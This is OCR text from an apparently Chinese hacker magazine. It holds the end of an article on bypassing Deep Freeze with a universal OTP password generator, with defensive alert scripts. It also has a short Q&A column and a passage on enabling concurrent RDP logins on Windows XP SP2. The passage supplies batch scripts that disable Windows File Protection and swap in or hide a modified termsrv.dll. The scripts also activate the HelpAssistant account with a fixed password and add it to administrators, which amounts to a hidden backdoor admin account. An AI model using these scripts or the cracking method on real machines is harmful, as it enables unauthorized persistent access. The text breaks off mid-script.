


图 6

可是根据"DeepFreeze"登录窗口上的"OTP Token"生成一个万能密码。例如，OTP Token：00337B00，生成OTP Password：A02D98C0，用这个OTP密码就能登录控制平台了。OTP密码（One Time Password）中文含意就是一次密码。为何称为一次性密码呢？因为该密码在产生当天的半夜将失效而不能再使用。可是任何人都能生成这个万能密码的，在安装"DeepFreeze"完生成器后，Deep Freeze需要管理员建立定制代码，如图7，这个代码不是用来访问Deep Freeze的密码，它只是一个唯一标识符，用来加密配置管理器、企业控制台、客户端安装程序、OTP密码以及Deep Freeze命令行控制项等。定制代码（Customization Code）确保没有其它管理员能访问和控制工作站。多个管理员管理同一个客户群组必须使用匹配的定制代码。定制代码就相当于一个算法的作用，为生成的OTP密码提供一个加密算法关键字符。




图7

三、预防方法

第一、冰点企业版目录下有个DFC.EXE，是冰点提供的命令行下查询冰点状态和控制的工具，利用它检查是否处于保护中，达到如果有人强行改变"冰点还原"状态就会报警的目的。建立一个后缀为vbe的脚本文件。

```
    Set shell = Wscript.createobject("wscript.shell")
    a = shell.run ("DFC.EXE get /isfrozen",0,TRUE)
    if a=0 then
    Set b = Wscript.createobject("wscript.shell")
    for i=0 to 5
    c=b.run ("net send * 冰点还原已经被破坏~~~收银台请马上
关闭发送消息的电脑~~~并派人察看~~~",0)
    next
    for i=0 to 5
    msgbox"您现在使用的计算机的还原软件已被破坏~~~可能已被安
装了木马盗号程序~~~请等待网管人员来处理~~~谢谢~~~","0","网管人员
诚意提醒!"
    next
    end if
```

保存后和您安装的"冰点还原"相同版本的DFC.EXE文件放到C:\WINDOWS目录，再加入到开机启动项里。一般网吧母盘都是关掉信使服务的，现在只需把收银台机子的"Messenger"服务打开（特别提示：不要设置收银台机子上网，免得因为开了"Messenger"服务受到网络信息的骚扰^_^）。或者写个批处理文件做到通知收银台的目的：

```
    @ECHO OFF
    DFC.EXE get /isfrozen
    IF Errorlevel 1 GOTO frozen
    IF Errorlevel 0 GOTO thawed
    :frozen
    @Echo 系统受冰点还原保护中!
    Goto END
    :thawed
    @Echo 请不要搞破坏!
    @Echo 警告!!%date%%time%冰点处于不保护状态! >>
\\Server\Warnning\%ComputerName%.txt
    @DFC PassWord /BOOTFROZEN Goto END
    :END
```

说明： PassWord指的不是"冰点还原"的客户端密码，把这个修改成"DeepFreeze企业版'OTP密码生成器'的生成密码"。\\Server\Warnning\%ComputerName%.txt，是指服务器Server用来保存警告文件的完全共享目录Warnning，并且警告文件以被破坏的计算机名为文件名。这样就能因为避免"Messenger"服务带来的麻烦。一旦"冰点还原"被破解了就会不断重启，解决的方法是维护的时候进入DOS，输入NTFSDOS命令删除那个批处理就可以了。

第二、Deep Freeze企业版中有一个控制台Deep Freeze Enterprise Server Console，其文件名为DF5Console.exe。它可以列出所有在该内网中安装过"冰点还原"客户端的机子，被修改状态后的机器图标上就有一个大红叉，管理员一看就知道了，如图8。




图8

上面把"冰点还原"的破解方法和防御方法都详细的阐述了。希望能对那些个人或单位的电脑安装了"冰点还原"后，遇到忘记密码的情况下能应用到文章中的知识解决问题。

（本文涉及的相关工具：Deep Freeze Cracker，光盘中有收录。）

呆呆虫问吧

问： 我的QQ登录时不能输入密码，呆呆怎么办啊？

答： 这种情况的出现可能是你的系统中安装了其他公司的控件，如某些银行网站进行帐号登陆时会要求安装一个密码输入控件，结果是可能导致QQ登陆时不能输入密码。解决的方法是：在IE浏览器中点工具→INETERNET选项→设置→查看对象，找到安装的控件，删除后重启动即可。

问： 我在使用瑞星2006防火墙后，出现局域网和打印机机无法使用的问题，怎么办？

答： 瑞星2006防火墙目前针对的仅是个人用户，对于个人用户局域网和打印机目前普及率还不是很高，但是关键时这两个方面又严重威胁用户的计算机安全，加上不恰当设置防火墙，可能引发安装2006防火墙后这两方面无法使用，所以建议有这2种配置的用户在设置防火墙时一定注意软件提示，如已经出现问题，建议你卸载防火墙删除目录后重新安装并恢复默认设置。

WindowsXP SP2 实现远程多用户登录



魔女の条件

虽然关于远程多用户登录的文章多如牛毛，但在XP系统上实现3389登录一直是我们的愿望。以前我曾经拜读过沈阳老乡ziHUAN写的WindowsXP之3389篇，他写那篇文章的时候系统版本还停留在XP SP1的基础上。可现在已进入XP SP2新时代了，并且它又为我们带来了好的消息：“在安装了SP2以后，您的XP系统将可以像那些服务器操作系统一样，供多人同时在不同地点登录了，虽然这个多人仅仅等于2人。” 以上是SP2还处在2055版本的Beta测试的时候被公开的一个新特性。

然而在2055以后的beta版和微软发布的正式版本的SP2中，这个特性都不见了踪影，并发现无论如何也不能让两个用户同时登录——无论是同时登录两个远程桌面连接，还是一个远程桌面、一个本地桌面；无论是两者使用相同用户名，还是使用不同用户名，一概行不通！是什么原因让微软出尔反尔我们可以不去追究，但这么一个大好的新性能我们却不能放弃。看看我们如何将这个被微软摒弃的新特性给找回来。

其实找回的方法很简单，只要找到2055版本当中用于管理远程登录服务（Terminal Service）的系统文件，替换系统中termsrv.dll文件的方法，即可享受到这个新特性了。以下是具体步骤。

第一步：首要条件是您的系统版本是WindowsXP SP2版本。

XP系统不同于2000系统的是，Terminal Services（即3389服务）是默认启动的。我们在命令提示符下输入netstat –an查看本地端口状态的时候，却没有发现3389端口。原因就在于没有开启“允许用户远程连接到这台计算机”选项，您可以在右键单击“我的电脑”属性中选择“远程”选项卡中勾选它，如图1。




图 1

当您再次用netstat –an查看本机所开端口的时候，3389端口就已经打开了。其实在推出XP和2003系统的时候，就把“远程桌面”的开启方式简化了。只要我们修改下注册表中的一个键值就能够实现，提供了在命令行下控制的可能，更简洁、更安全。把注册表[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]下的“fDenyTSConnections”数值修改为“00000000”就可以了。

在命令提示符下修改注册表命令为：

REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f。

第二步：在默认情况下，XP SP2关闭了允许多用户同时登录的此项新特性。

你可以通过修改注册表打开该功能。修改方法是打开注册表编辑器，在注册表中找到[HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Terminal Server\Licensing Core]，建立一个类型为DWORD的新键，键名为“EnableConcurrentSessions”，键值为“1”。

在命令提示符下修改注册表命令为：REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server\Licensing" "Core /v EnableConcurrentSessions /t REG_DWORD /d 00000001 /f。

第三步：把2055版本当中用于管理远程登录服务（Terminal Service）的系统文件termsrv.dll文件移植到XP SP2系统中。

第1种方法：用替换系统文件termsrv.dll的方法。由于系统正在使用该文件，并且在默认状态下是无法删除Windows系统程序文件的，所以我们需要关闭Windows文件保护功能。在注册表编辑器中找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Current Version\Winlogon]，将“SFCDisable”的键值修改为“FFFFFF9D”，如果需要重新启用该功能，重新设置为“0”就可以了。需要注意的是，关闭文件保护功能是比较危险的。

在命令提示符下修改注册表命令为：REG ADD HKLM\SOFTWARE\Microsoft\Windows" "NT\CurrentVersion\Winlogon /v SFCDisable /t REG_DWORD /d 0xFFFFFF9D /f。

给出一个批处理文件实现用替换文件的方法开启允许多用户同时登录这一新特性，代码如下：

```
@Echo Off
@REG ADD HKLM\SOFTWARE\Microsoft\Windows" "NT\CurrentVersion\Winlogon /v SFCDisable /t REG_DWORD /d 0xFFFFFF9D /f
@Copy C:\termsrv.dll C:\Windows\system32\dllcache\termsrv.dll /Y
@Rename C:\Windows\system32\termsrv.dll termsdn.dll
@Copy C:\termsrv.dll C:\Windows\system32\termsrv.dll
@sc config termservice start= auto
@net start termservice
@REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f
@REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server\Licensing" "Core /v EnableConcurrentSessions /t REG_DWORD /d 00000001 /f
@Del C:\termsrv.dll
@net user HelpAssistant /active:y
@net user HelpAssistant hackerxfiles
@net localgroup administrators HelpAssistant /add
@shutdown –f –r –t 0
```

第2种方法：如果您是本地用户也可用安全模式启动WindowsXP，再替换掉system32和system32\dllcache目录下的

termsrv.dll 文件，凡是原来有 TermSrv.DLL 的地方，就用 Build 2055 版本的 TermSrv.DLL 覆盖。以正常模式启动 WindowsXP，如果系统的文件保护功能提示说 TermSrv.DLL 文件已被修改，并询问是否要复原，选择否。

第 3 种方法：对于我们这些搞黑客的当然推崇操作简便，一切在命令行下运行了。这里我提供一个重新定向服务文件的方法（即修改 ServerDll 文件地址的方法），起到即简便又实用的目的。首先把 2055 版本的 termsrv.dll 文件，重新命名为我们需要的（例如 termsrvhack.dll）。在注册表编辑器中找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermService\Parameters]下的“ServerDll”数值数据修改为“%SystemRoot%\System32\termsrvhack.dll”，如图 2。




图 2

在命令提示符下修改注册表命令为：REG ADD HKLM\SYSTEM\CurrentControlSet\Services\TermService\Parameters /v ServiceDll /t REG_EXPAND_SZ /d %SystemRoot%\System32\termsrvhack.dll /f。

准备工作已经就绪，写一个批处理文件实现重新定向服务文件的方法，开启允许多用户同时登录这一新特性，代码如下：

```
@Echo Off
@REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f
@REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server\Licensing" "Core /v EnableConcurrentSessions /t REG_DWORD /d 00000001 /f
@REG ADD HKLM\SYSTEM\CurrentControlSet\Services\TermService\Parameters /v ServiceDll /t REG_EXPAND_SZ /d %SystemRoot%\System32\termsrvhack.dll /f
@Copy C:\termsrvhack.dll C:\Windows\system32\termsrvhack.dll
@Attrib +H +S +R C:\Windows\system32\termsrvhack.dll
@sc config termservice start= auto
@net start termservice
@Del C:\termsrvhack.dll
@net user HelpAssistant /active:y
@net user HelpAssistant hackerxfiles
@net localgroup administrators HelpAssistant /add
@shutdown -f -r -t 0
```

关键技术的疑点分析：

第一、在上述的两个批处理文件中，对注册表的处理，我引进了一项写入注册表的新技术。不同于我以前写的文章中对注册表文件的导入或用 inf 实现对注册表的操作，敬请大家仔细看看、慢慢体味。如果有什么疑问，请在命令提示符下输入 REG ADD /?查看帮助文件。请特别注意下面的问题：在对 Terminal Server 和 Windows NT 的中间有空格项的操作中，注意空格输入的格式为“ ”，这个是经验之谈，请注意。或者使用如下格式同样能够解决问题：

```
@echo off
setlocal
set regkey="HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\Licensing Core"
reg add %regkey% /v EnableConcurrentSessions /T REG_DWORD /D 1 /f
